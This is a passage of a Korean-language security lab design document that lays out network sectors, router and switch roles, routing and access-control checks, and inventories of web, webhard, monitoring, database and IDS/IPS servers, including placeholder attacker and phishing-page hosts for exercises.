
		ESW15	외부지사 고객센터 PC 접속 DHCP 기반 주소 할당	VLAN
				Switch DHCP

2-3-7. C&C




섹터	프로토콜	장비	장비 역할	기술
C&C	Static	R12	자동화 관리 서버 연결 Router 원격 관리 진입점	Static Route
				ACL
				SSH
				VTY Access Control
				Frame Relay Point-to-Point
		R13	자동화 관리 서버 연결	Static Route
				SSH Access Control
				ACL
				Frame Relay Point-to-Point
		ESW16	C&C 서버를 R12에 연결 원격관리 트래픽 전송	Port-Security
				VLAN
		ESW2	C&C백업 서버를 연결 원격관리 트래픽 전송	Port-Security

2-3-8. RedZone



섹터	프로토콜	장비	장비 역할	기술
RedZone	Static	R10	외부 네트워크 Gateway Core와 외부 영역 경계 NAT 정책 적용 지점	Static Route
				Floating Static Route
				PPP
				NAT(PAT)
				Default Route
		R11	외부망과 DMZ 영역 경계 Router 서비스 제공 네트워크 연결 DMZ 트래픽 관리	Static Route
				SSH Access Control
				Default Route
				PPP
				ACL
		ESW17	IDS 패킷 미러링 집선 IPS 상위 연동	VLAN
				SPAN
		ESW18	Web-Server , DB 접속	VLAN

2-5. 코드 흐름도




2-6. 구현도 평가

평가 항목	구현 내용	검증 방법	결과
네트워크 구간 분리	코어망, 서비스망, 하위망 및 외부 연계 구간을 역할별로 분리	구간별 IP 대역 및 통신 경로 확인	O
코어망 라우팅	FRSW1 중심 EIGRP AS 100 구성	show ip eigrp neighbors, show ip route 확인	O
서비스망 라우팅	FRSW2 중심 EIGRP AS 200 구성	EIGRP Neighbor 및 Routing Table 확인	O
하위망 라우팅	R4 하위 구간에 RIP 적용	show ip protocols, show ip route rip 확인	O
라우팅 프로토콜 연동	EIGRP 100, EIGRP 200, RIP 및 Static 간 Redistribution 구성	서로 다른 라우팅 영역 간 Ping 및 Routing Table 확인	O
Static / NAT	말단·외부 구간에 Static Routing과 NAT/PAT 적용	Static Route, NAT Translation 및 내부·외부 통신 확인	O
관리 접근 통제	관리 구간에서만 네트워크 장비 SSH 접근이 가능하도록 제한	허용·비허용 출발지에서 SSH 접속 시험	O


라우팅 인증	EIGRP/RIP 구간에 Key-chain 기반 Routing Authentication 적용	인증 적용 전·후 Neighbor 및 Routing Table 비교	O
네트워크 관제	MRTG 등 관제 시스템에서 장비 및 트래픽 상태 확인	장비 상태와 트래픽 수집 여부 확인	△


3. 서버

3-1. 서버 구성도



서버 상세 구성도





서버명	서버코드	역할	도메인	기술 및 서비스	버전	운영체제
웹서버	WS02	쇼핑몰 사이트 제공 (보안 사이트)	bsws.mg.com	Nginx	1.28.0	Rocky 9.7
				Virtual Hosting	-	
				PHP	8.4.23	
Attacker	ATK01	해커 공격용 서버	-	-	-	Kali
DB	DB06	보안 사이트(WS02) DB	-	MariaDB	10.5.29	Rocky 9.7
IPS/IDS	IDS03	웹 해킹 공격 패킷 탐지	-	Snort	3.12.2	Rocky 9.7
IPS/IDS	IPS03	웹 해킹 공격 패킷 탐지	-	PFSense	2.8.1	FreeBSD
				Snort	2.9.20_8	
				Suricata	7.0.11	
Attacker	ATK03	해킹용 피싱 웹페이지 제공	rbws.mg.com	nginx	1.28.0	Rocky 9.7
				PHP	8.4.22	
				MariaDB	10.5.29	
				mysql	1.0.14-1	

3-1-3. 내부

웹하드

psps1.mg.com

IDS01

IDS01

bshd1.mg.com

HD01
관리자용 웹하드

bshd2.mg.com

HD02
직원용 웹하드

DB01

웹하드 Log DB

웹하드

DB01

ESW5

Web Hard

ESW4

HD01

ESW3

IDS01

IPS01

R7

HD02

- 관리자/직원 대상 웹하드 서비스 구축


- 방화벽, IDS 적용으로 접근 통제

- 서비스 로그를 데이터베이스에 저장, 보안성 강화

서버명	서버코드	역할	도메인	기술 및 서비스	버전	운영체제
웹하드	HD01	관리자 대상 웹하드 서비스 제공	bshd1.mg.com	Nginx	1.24.0	Ubuntu 24.04
				Pydio	5.0.2	
				SMB	4.19.5	
웹하드	HD02	직원 대상 웹하드 서비스 제공	bshd2.mg.com	Apache	2.4.62	Rocky 9.7
				Owncloud	10.16.0	
				FTP(vsftpd)	3.0.5	
DB	DB01	웹하드 서버(HD01, HD02) Log 데이터 저장	-	MariaDB	10.5.29	Ubuntu 24.04
IPS/IDS	IDS01	내부 웹하드 패킷/로그 감시	-	Snort	3.12.2	Rocky 9.7
IPS/IDS	IPS01	내부 웹하드 방화벽	-	PFSense	2.8.1	FreeBSD

				suricata	7.0.11	
				syslog-ng	4.8.1_3	
				logrotate	3.13.0_2	

모니터링 및 관제




- 서버 원격 제어, DNS·DHCP 관리 및 통합 관제 환경
- MRTG, Cacti, Python 기반 모니터링
- 로그 및 데이터 백업 체계 구축, 장애 및 보안 위협 대응


서버명	서버 코드	역할	도메인	기술 및 서비스	버전	운영체제
관제 (C&C)	MS01	1. 서버망 원격 동작 수행 2. 도메인 제공 3. 서비스망 IP 할당	bsms.mg.com	IIS	10.0	Window Server 2025
				Virtual Hosting	-	
				DNS Master(Microsoft DNS Server)	10.0.26100.1457	
				PHP	8.4.23	
				DHCP	IPv4	
				Python	3.9.25	
				Jupyter server	2.20.0	
모니터링	MR01	네트워크 모니터링 웹페이지 제공	bsmr1.mg.com	Apache	2.4.62	Rocky 9.7
				MRTG	2.17.7	
				Virtual Hosting	-	

모니터링	MR02	서버 모니터링 웹페이지 제공	bsmr2.mg.com	Nginx	1.24.0	Ubuntu 24.04
				Cacti	1.2.26	
				Virtual Hosting	-	
DB	DB02	1. 모니터링 서버(MR01, MR02) Log 데이터 저장	-	MariaDB	10.5.29	Ubuntu 24.04
DB	DB03	1. Log 데이터 전체 백업 (DB01) 2. DB 데이터 전체 백업 (DB02) 3. DNS 데이터 전체 백업 (MS01)	-	DNS Slave(BIND9)	9.16.23	Ubuntu 24.04
				MariaDB	10.5.29	
DB	DB04	네트워크 Log DB 저장	psdb1.mg.com	MariaDB	10.5.29	Rocky 9.7
DB	DB05	네트워크 Log DB 백업	psdb2.mg.com	MariaDB	10.5.29	Rocky 9.7
관제 (C&C)	MS02	Log 및 패킷 분석 웹 페이지 제공	psms.mg.com	Apache	2.4.62	Rocky 9.7
				Virtual Hosting	-	
				PHP	8.4.23	
				Python	3.9.25	
				Jupyter server	2.20.0	
IPS/IDS	IDS02	내부 네트워크 패킷/로그 감시	-	Snort	3.12.2	Rocky 9.7
IPS/IDS	IPS02	내부 네트워크 방화벽	psps2.mg.com	PFSense	2.8.1	FreeBSD
				suricata	7.0.11	
				syslog-ng	4.8.1_3	
				logrotate	3.13.0_2	


3-2-2. 구축



3-2-3. 운영



